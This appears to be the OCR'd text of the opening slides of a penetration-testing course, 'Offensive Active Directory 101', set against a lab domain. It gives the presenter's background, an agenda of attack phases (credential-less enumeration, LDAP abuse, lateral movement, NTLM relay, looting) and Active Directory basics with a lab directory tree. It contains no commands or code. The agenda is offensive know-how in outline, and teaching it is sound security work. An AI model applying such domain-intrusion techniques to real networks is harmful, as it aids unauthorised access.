Offensive Active Directory 101

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About me:

- Previously:
  - Professional at Deloitte
- 5 years pentesting experience
- OSCP Certified
- Currently researching Purple Teaming topics

Daily work:

- Coordination and management of Penetrationtests
- Performance of penetration tests
  - Infrastructure
  - Web
  - Rich-Client
- Security assessments of Active Directory environments

Agenda

pwny.corp - Attack

Basics

- What is Active Directory?
- Attack Landscape
- Active Directory Kill Chain

Phase 1 – Unauthorized User

- AD Enumeration without credentials
- Gaining initial Access

Phase 2 - Unprivileged User

- Taking advantage of LDAP
- Lateral movement techniques
- Basics NTLM Relay

Phase 3 - Privileged User

- Looting the thing

Mitigations

Basics

What is Active Directory and who uses it?

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Basics

What is Active Directory?

- Microsofts answer to directory services

- Active directory is a hierarchical structure to store objects to:
  - Access and manage resources of an enterprise
  - Resources like: Users, Groups, Computers, Policies etc...

- 95% percent of Fortune 1000 companies use Active Directory

- Active Directory relies on different technologies in order to provide all features:
  - LDAP
  - DNS

- More information about the basics:
  - https://blogs.technet.microsoft.com/ashwinexchange/2012/12/18/understanding-active-directory-for-beginners-part-1/


https://www.infosecurity-magazine.com/news/active-directory-flaw-could/

Basics

Objects

- » AD contains lot of juicy information about resources of an organization
- » Following an overview about existing objects in AD:


Active Directory Objects




Basics

Global Catalog

- The global catalog provides a central repository of domain information
- The global catalog provides a resource for searching an Active Directory forest
- LDAP queries use the global catalog to search for information
- Domain-Users have read access to the global catalogue






```
Active Directory Explorer
  <default domain> [PWNYLABDC01.pwny.lab]
    DC=pwny,DC=lab
      CN=Builtin
      CN=Computers
      CN=Deleted Objects
      OU=Domain Controllers
      CN=ForeignSecurityPrincipals
      CN=Infrastructure
      CN=LostAndFound
      CN=Managed Service Accounts
      CN=NTDS Quotas
      CN=Program Data
      OU=pwny.corp
        OU=Admins
          CN=adm_workstations
        OU=DomainControllers
        OU=Groups
          OU=global
            CN=Accounting and Finance
            CN=DCAdmins
            CN=ExchangeAdmins
            CN=Helpdesk
            CN=Human Resource Management
            CN=Management
            CN=Marketing
            CN=MSSQLAdmins
```

https://technet.microsoft.com/pt-pt/library/how-global-catalog-servers-work(v=ws.10).aspx

Attack Landscape

